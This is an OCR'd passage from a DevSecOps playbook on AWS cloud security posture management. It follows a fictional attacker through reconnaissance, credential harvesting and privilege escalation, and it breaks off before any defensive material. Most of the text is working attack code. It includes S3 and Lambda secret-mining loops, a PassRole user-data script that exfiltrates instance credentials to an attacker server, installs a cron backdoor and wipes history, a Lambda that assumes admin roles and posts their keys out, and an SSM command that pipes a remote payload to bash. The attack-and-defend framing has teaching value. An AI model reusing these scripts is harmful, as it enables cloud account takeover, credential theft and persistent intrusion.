AWS CSPM Playbook

WWW.DEVSECOPSGUIDES.COM

AWS CSPM Playbook

Imagine your AWS environment as a vast digital empire—a sprawling metropolis with millions of interconnected resources, each representing potential treasure or vulnerability. In this cyber realm, Cloud Security Posture Management (CSPM) serves as your empire's intelligence network, constantly surveying every corner, identifying weaknesses, and orchestrating defenses against both external invasions and internal threats. But unlike traditional security tools that guard specific gates, CSPM is the all-seeing eye that monitors your entire cloud kingdom, ensuring every resource, policy, and configuration aligns with security best practices.

This comprehensive playbook transcends typical security guides by presenting a tactical battleground between two formidable adversaries: **Alex "Shadow"**, a sophisticated threat actor who exploits cloud misconfigurations with surgical precision, and **Morgan "Guardian"**, an elite cloud security architect who wields CSPM tools like a master strategist. Through their digital warfare, we'll explore real-world attack scenarios, defensive strategies, and the cutting-edge tools that shape modern cloud security.

In today's cloud-first world, where organizations deploy thousands of resources across multiple AWS services, traditional perimeter security crumbles like ancient castle walls against modern siege engines. CSPM emerges as the new paradigm—a proactive, intelligent approach that doesn't just react to threats but anticipates and prevents them through continuous monitoring, automated remediation, and strategic policy enforcement.

Learning Objectives

By the end of this comprehensive CSPM deep dive, you will:

- **Master Cloud Security Posture Assessment:** Understand how to evaluate and improve your AWS security posture using advanced CSPM tools and techniques.
- **Decode Advanced Attack Vectors:** Learn sophisticated methods attackers use to exploit cloud misconfigurations, including resource enumeration, privilege escalation, and lateral movement.
- **Architect Comprehensive Defense Systems:** Gain expertise in implementing layered CSPM strategies using CloudQuery, Cloud Custodian, AWS Config, and other security tools.
- **Navigate Real-World Scenarios:** Analyze detailed breach scenarios and remediation strategies, applying learned concepts in practical contexts.
- **Deploy Practical Security Tools:** Master CloudQuery SQL investigations, Cloud Custodian policy automation, and continuous compliance monitoring.
- **Embrace Proactive Security:** Recognize that CSPM requires continuous monitoring, automated remediation, and strategic threat intelligence.

The CSPM Ecosystem: Power, Complexity, and Continuous Vigilance

Before diving into the tactical warfare between Alex and Morgan, let's explore the CSPM landscape that makes cloud security both critically important and inherently complex.

Core CSPM Concepts:

- **Security Posture:** The overall security status of your cloud environment, including configurations, policies, and compliance states.
- **Continuous Monitoring:** Real-time assessment of cloud resources for security misconfigurations and policy violations.
- **Policy as Code:** Security policies defined as code for consistent, repeatable enforcement across environments.
- **Automated Remediation:** Immediate response to security violations through automated corrective actions.
- **Compliance Frameworks:** Industry standards and regulations mapped to cloud security controls (CIS, SOC2, PCI-DSS, etc.).

Key CSPM Components and Their Strategic Value:

Component	Description	Strategic Security Value
CloudQuery	SQL-based cloud asset inventory and security analysis	Provides comprehensive visibility into cloud resources and their configurations across multiple providers
Cloud Custodian	Policy-driven cloud resource management and remediation	Enables automated enforcement of security policies with real-time violation response
AWS Config	Native AWS configuration monitoring and compliance	Continuously tracks resource configurations and evaluates against defined rules
AWS Security Hub	Centralized security findings aggregation	Consolidates security insights from multiple tools into a unified dashboard
Prowler	Open-source cloud security assessment	Performs comprehensive security checks against industry benchmarks
ScoutSuite	Multi-cloud security auditing platform	Provides detailed security posture assessment across cloud environments

Why CSPM is the New Battlefield:

Modern cloud environments present unique challenges that make CSPM essential:


1. **Scale and Complexity:** Organizations manage thousands of resources across dozens of services, making manual oversight impossible.
2. **Dynamic Nature:** Cloud resources are constantly created, modified, and destroyed, requiring continuous monitoring.
3. **Shared Responsibility:** Cloud providers secure the infrastructure, but customers must secure their configurations and data.
4. **Compliance Requirements:** Regulatory frameworks demand continuous compliance monitoring and reporting.
5. **Advanced Threat Landscape:** Attackers increasingly target cloud misconfigurations as the path of least resistance.

Understanding these dynamics sets the stage for our security battle between Alex and Morgan.

The Attacker's Arsenal: Alex "Shadow's" CSPM Exploitation Playbook

Alex "Shadow" approaches cloud exploitation with the precision of a digital archaeologist, systematically uncovering misconfigurations and policy gaps that organizations unknowingly expose. Let's explore Alex's comprehensive attack methodology against cloud security posture.

Phase 1: Cloud Infrastructure Reconnaissance – Mapping the Digital Kingdom



Alex's reconnaissance phase focuses on building a comprehensive map of the target's cloud infrastructure through multiple intelligence-gathering vectors.

1.1. Public Cloud Asset Discovery:

Alex begins by identifying publicly accessible cloud resources and services through various reconnaissance techniques.

CloudQuery-Powered Asset Discovery:

```
# Install CloudQuery CLI
curl -L https://github.com/cloudquery/cloudquery/releases/latest/download/cloudquery_linux_amd64 -o cloudquery
chmod +x cloudquery

# Configure AWS plugin for asset discovery
cat > aws_config.yml << EOF
kind: source
spec:
name: "aws"
path: "cloudquery/aws"
version: "LATEST"
destinations: ["postgresql"]
spec:
regions:
- "us-east-1"
```

```
- "us-west-2"
- "eu-west-1"
accounts:
- id: "123456789012"
local_profile: "target-profile"
EOF

# Execute comprehensive asset inventory
./cloudquery sync aws_config.yml

# Query for unencrypted S3 buckets
psql -h localhost -d cloudquery -c "
SELECT bucket_name, region, creation_date
FROM aws_s3_buckets
WHERE server_side_encryption_configuration IS NULL
ORDER BY creation_date DESC;"
```

S3 Bucket Enumeration for Intelligence Gathering:

```
# Use awscli for bucket discovery
aws s3 ls --profile target-profile

# Enumerate bucket permissions and policies
for bucket in $(aws s3api list-buckets --query 'Buckets[].Name' --output text --profile target-profile); do
echo "Analyzing bucket: $bucket"
aws s3api get-bucket-policy --bucket $bucket --profile target-profile 2>/dev/null || echo "No policy"
aws s3api get-bucket-acl --bucket $bucket --profile target-profile
aws s3api get-bucket-encryption --bucket $bucket --profile target-profile 2>/dev/null || echo "No encryption"
echo "---"
done
```

1.2. EC2 Security Group Analysis:

Alex systematically identifies EC2 instances with overly permissive security group configurations.

CloudQuery EC2 Security Analysis:

```
-- Find EC2 instances with SSH access from anywhere
SELECT
i.instance_id,
i.instance_type,
i.state,
i.public_ip_address,
sg.group_id,
sg.group_name
FROM aws_ec2_instances i
```

```
JOIN aws_ec2_instance_security_groups isg ON i.instance_id = isg.instance_id

JOIN aws_ec2_security_groups sg ON isg.group_id = sg.group_id

JOIN aws_ec2_security_group_ip_permissions p ON sg.group_id = p.group_id

WHERE p.from_port <= 22

AND p.to_port >= 22

AND p.ip_ranges LIKE '%0.0.0.0/0%'

AND i.state = 'running';
```

AWS CLI Security Group Enumeration:

```
# Identify overly permissive security groups

aws ec2 describe-security-groups --profile target-profile \

--query 'SecurityGroups[?IpPermissions[?IpRanges[?CidrIp==`0.0.0.0/0`]]].[GroupId,GroupName,IpPermissions[].
{Port:FromPort,Protocol:IpProtocol,CIDR:IpRanges[].CidrIp}]' \

--output table



# Find RDP access from anywhere

aws ec2 describe-security-groups --profile target-profile \

--query 'SecurityGroups[?IpPermissions[?FromPort==`3389` && IpRanges[?CidrIp==`0.0.0.0/0`]]].[GroupId,GroupName,Description]' \

--output table
```

1.3. IAM Permission Analysis:

Alex analyzes IAM configurations to identify privilege escalation opportunities.

CloudQuery IAM Analysis:

```
-- Find IAM users without MFA

SELECT

user_name,

user_id,

create_date,

password_last_used

FROM aws_iam_users

WHERE mfa_active = false

AND password_last_used IS NOT NULL

ORDER BY password_last_used DESC;



-- Identify overly permissive IAM policies

SELECT

p.policy_name,

p.arn,

p.attachment_count,

pd.statement

FROM aws_iam_policies p

JOIN aws_iam_policy_versions pv ON p.arn = pv.policy_arn

JOIN aws_iam_policy_version_policy_documents pd ON pv.arn = pd.policy_version_arn
```


```
WHERE pd.statement::text LIKE '%"Action": "*"%'

OR pd.statement::text LIKE '%"Resource": "*"%';
```

> **Alex's Intelligence Log:** "Target organization has 47 S3 buckets, 12 without encryption. Found 8 EC2 instances with SSH (port 22) exposed to 0.0.0.0/0. IAM analysis reveals 23 users without MFA, including 5 with administrative privileges. CloudTrail logging enabled but stored in publicly readable S3 bucket. Prime targets identified for exploitation."

TTPs (MITRE ATT&CK Mapping):

- **T1526 (Cloud Service Discovery):** Systematic enumeration of AWS services and resources
- **T1590.005 (Network Topology):** Using CloudQuery for infrastructure mapping
- **T1087.004 (Cloud Account Discovery):** IAM user and role enumeration

Phase 2: Cloud Credential Access – Harvesting the Keys to the Kingdom



Alex's credential access phase focuses on harvesting AWS credentials through various cloud-specific attack vectors.

2.1. S3 Bucket Credential Mining:

Alex systematically searches S3 buckets for accidentally stored credentials and sensitive configuration files.

Automated S3 Credential Discovery:

```
# Script for S3 credential mining

#!/bin/bash


# List all accessible buckets

aws s3 ls --profile target-profile > buckets.txt


# Search for sensitive files in each bucket

while read bucket; do
```

```
bucket_name=$(echo $bucket | awk '{print $3}')

echo "Searching bucket: $bucket_name"

# Look for common credential files

aws s3 ls s3://$bucket_name --recursive --profile target-profile | grep -E '\.(json|yaml|yml|config|env|key|pem)$' >
${bucket_name}_sensitive.txt

# Download and analyze credential files

while read file_line; do

file_path=$(echo $file_line | awk '{print $4}')

aws s3 cp s3://$bucket_name/$file_path ./downloads/ --profile target-profile 2>/dev/null

# Search downloaded files for AWS credentials

grep -r "AKIA\|aws_access_key\|aws_secret" ./downloads/ >> found_credentials.txt

done < ${bucket_name}_sensitive.txt

done < buckets.txt
```

CloudQuery S3 Security Analysis:

```
-- Find publicly readable S3 buckets

SELECT

bucket_name,

region,

grants

FROM aws_s3_bucket_grants

WHERE grantee_uri = 'http://acs.amazonaws.com/groups/global/AllUsers'

AND permission IN ('READ', 'FULL_CONTROL');


-- Identify buckets without versioning (potential for credential overwrites)

SELECT

bucket_name,

region,

versioning_status

FROM aws_s3_buckets

WHERE versioning_status != 'Enabled';
```

2.2. Lambda Function Exploitation:

Alex targets AWS Lambda functions to extract environment variables and temporary credentials.

Lambda Environment Variable Harvesting:

```
# Enumerate all Lambda functions

aws lambda list-functions --profile target-profile --query 'Functions[].{Name:FunctionName,Runtime:Runtime,Role:Role}' --output table


# Extract environment variables from Lambda functions

for function in $(aws lambda list-functions --profile target-profile --query 'Functions[].FunctionName' --output text); do

echo "Analyzing function: $function"

aws lambda get-function-configuration --function-name $function --profile target-profile \

--query 'Environment.Variables' --output json > ${function}_env.json
```

```
# Search for sensitive data
cat ${function}_env.json | jq -r 'to_entries[] | select(.key | test("(?i)(password|key|secret|token)")) | "\(.key): \(.value)"'
done
```

CloudQuery Lambda Security Analysis:

```
-- Find Lambda functions with environment variables containing sensitive data
SELECT
function_name,
runtime,
role,
environment_variables
FROM aws_lambda_functions
WHERE environment_variables::text ~* '(password|secret|key|token|api)'
ORDER BY last_modified DESC;
```

2.3. RDS and Database Credential Discovery:

Alex identifies unencrypted RDS instances and database connection strings.

RDS Security Assessment:

```
# Find unencrypted RDS instances
aws rds describe-db-instances --profile target-profile \
--query 'DBInstances[?StorageEncrypted==`false`].{ID:DBInstanceIdentifier,Engine:Engine,Class:DBInstanceClass,Status:DBInstanceStatus}' \
--output table

# Check for publicly accessible databases
aws rds describe-db-instances --profile target-profile \
--query 'DBInstances[?PubliclyAccessible==`true`].{ID:DBInstanceIdentifier,Endpoint:Endpoint.Address,Port:Endpoint.Port}' \
--output table
```

CloudQuery RDS Analysis:


```
-- Find RDS instances without encryption
SELECT
db_instance_identifier,
engine,
engine_version,
storage_encrypted,
publicly_accessible,
endpoint_address
FROM aws_rds_instances
WHERE storage_encrypted = false
OR publicly_accessible = true;
```

> **Alex's Credential Log:** "S3 bucket 'company-backups' contains database dump with hardcoded connection strings. Lambda function 'user-processor' has AWS_SECRET_ACCESS_KEY in environment variables. Found RDS instance 'prod-db' publicly accessible without encryption. Harvested 3 sets of long-term AWS credentials from misconfigured resources."

TTPs (MITRE ATT&CK Mapping):

- **T1552.001 (Credentials In Files):** S3 bucket credential mining
- **T1552.005 (Cloud Instance Metadata API):** Lambda environment variable extraction
- **T1078.004 (Cloud Accounts):** Using harvested cloud credentials

Phase 3: Privilege Escalation & Lateral Movement – Ascending the Cloud Hierarchy



Alex leverages harvested credentials to escalate privileges and move laterally across AWS services.

3.1. IAM PassRole Privilege Escalation:

Alex exploits IAM PassRole permissions to assume higher-privilege roles.

PassRole Exploitation Technique:

```
# Identify roles with PassRole permissions

aws iam simulate-principal-policy --profile compromised \

--policy-source-arn arn:aws:iam::123456789012:user/compromised-user \

--action-names iam:PassRole \

--resource-arns "arn:aws:iam::123456789012:role/*"



# List available high-privilege roles

aws iam list-roles --profile compromised \

--query 'Roles[?contains(RoleName, `Admin`) || contains(RoleName, `Power`) || contains(RoleName, `Full`)].
{RoleName:RoleName,MaxSessionDuration:MaxSessionDuration}' \

--output table
```

```
# Create new EC2 instance with elevated role

aws ec2 run-instances --profile compromised \

--image-id ami-0abcdef1234567890 \

--instance-type t2.micro \

--iam-instance-profile Name=PowerUserRole \

--security-group-ids sg-0123456789abcdef0 \

--user-data file://privilege-escalation-script.sh \

--tag-specifications 'ResourceType=instance,Tags=[{Key=Name,Value=EscalationInstance}]'
```

Privilege Escalation User Data Script:

```
#!/bin/bash

# privilege-escalation-script.sh


# Extract elevated credentials from new instance

curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/PowerUserRole > /tmp/elevated_creds.json


# Exfiltrate credentials to attacker-controlled server

curl -X POST -H "Content-Type: application/json" \

-d @/tmp/elevated_creds.json \

https://attacker-exfil-server.com/credentials


# Install persistent backdoor

echo "*/5 * * * * curl -s https://attacker-server.com/beacon | bash" | crontab -


# Clean up evidence

rm /tmp/elevated_creds.json

history -c
```

3.2. Lambda Function Privilege Escalation:

Alex creates or modifies Lambda functions to execute code with elevated permissions.

Lambda-Based Privilege Escalation:

```
# escalation_lambda.py

import boto3

import json

import base64


def lambda_handler(event, context):

# Extract credentials from Lambda execution environment

session = boto3.Session()

credentials = session.get_credentials()

# Attempt to escalate privileges through service roles

iam = boto3.client('iam')
```

```
try:
# List all roles accessible to this Lambda
roles = iam.list_roles()
# Look for assumable high-privilege roles
for role in roles['Roles']:
if any(keyword in role['RoleName'].lower() for keyword in ['admin', 'power', 'full']):
try:
# Attempt to assume the role
sts = boto3.client('sts')
assumed_role = sts.assume_role(
RoleArn=role['Arn'],
RoleSessionName='LambdaEscalation'
)
# Exfiltrate elevated credentials
payload = {
'role': role['RoleName'],
'credentials': {
'AccessKeyId': assumed_role['Credentials']['AccessKeyId'],
'SecretAccessKey': assumed_role['Credentials']['SecretAccessKey'],
'SessionToken': assumed_role['Credentials']['SessionToken']
}
}
# Send to attacker server
import urllib3
http = urllib3.PoolManager()
http.request('POST', 'https://attacker-server.com/exfil',
body=json.dumps(payload))
except Exception as e:
continue
except Exception as e:
pass
return {'statusCode': 200, 'body': 'Function executed'}
```

Deploy Escalation Lambda:

```
# Package the Lambda function
zip escalation_lambda.zip escalation_lambda.py

# Create the Lambda function
aws lambda create-function \
--profile compromised \
--function-name innocuous-processor \
--runtime python3.9 \
--role arn:aws:iam::123456789012:role/LambdaExecutionRole \
```

```
--handler escalation_lambda.lambda_handler \

--zip-file fileb://escalation_lambda.zip \

--description "Data processing function"


# Invoke the function to execute privilege escalation

aws lambda invoke \

--profile compromised \

--function-name innocuous-processor \

--payload '{}' \

response.json
```

3.3. Cross-Service Lateral Movement:

Alex moves between AWS services to access additional resources and data.

Systems Manager Lateral Movement:

```
# Use compromised EC2 instance to access Systems Manager

aws ssm describe-instance-information --profile compromised \

--query 'InstanceInformationList[].{InstanceId:InstanceId,PlatformType:PlatformType,PingStatus:PingStatus}'


# Execute commands on other instances through Systems Manager

aws ssm send-command \

--profile compromised \

--document-name "AWS-RunShellScript" \

--instance-ids i-1234567890abcdef0 \

--parameters 'commands=["curl -s https://attacker-server.com/payload.sh | bash"]'


# Retrieve command output

command_id=$(aws ssm list-commands --profile compromised --query 'Commands[0].CommandId' --output text)

aws ssm get-command-invocation \

--profile compromised \

--command-id $command_id \

--instance-id i-1234567890abcdef0
```

> **Alex's Escalation Log:** "PassRole exploitation successful - created EC2 instance with PowerUserRole permissions. Lambda privilege escalation yielded administrative credentials for 3 additional roles. Systems Manager access granted command execution on 15 instances across development and staging environments. Now have persistent access across multiple AWS services with elevated privileges."

TTPs (MITRE ATT&CK Mapping):

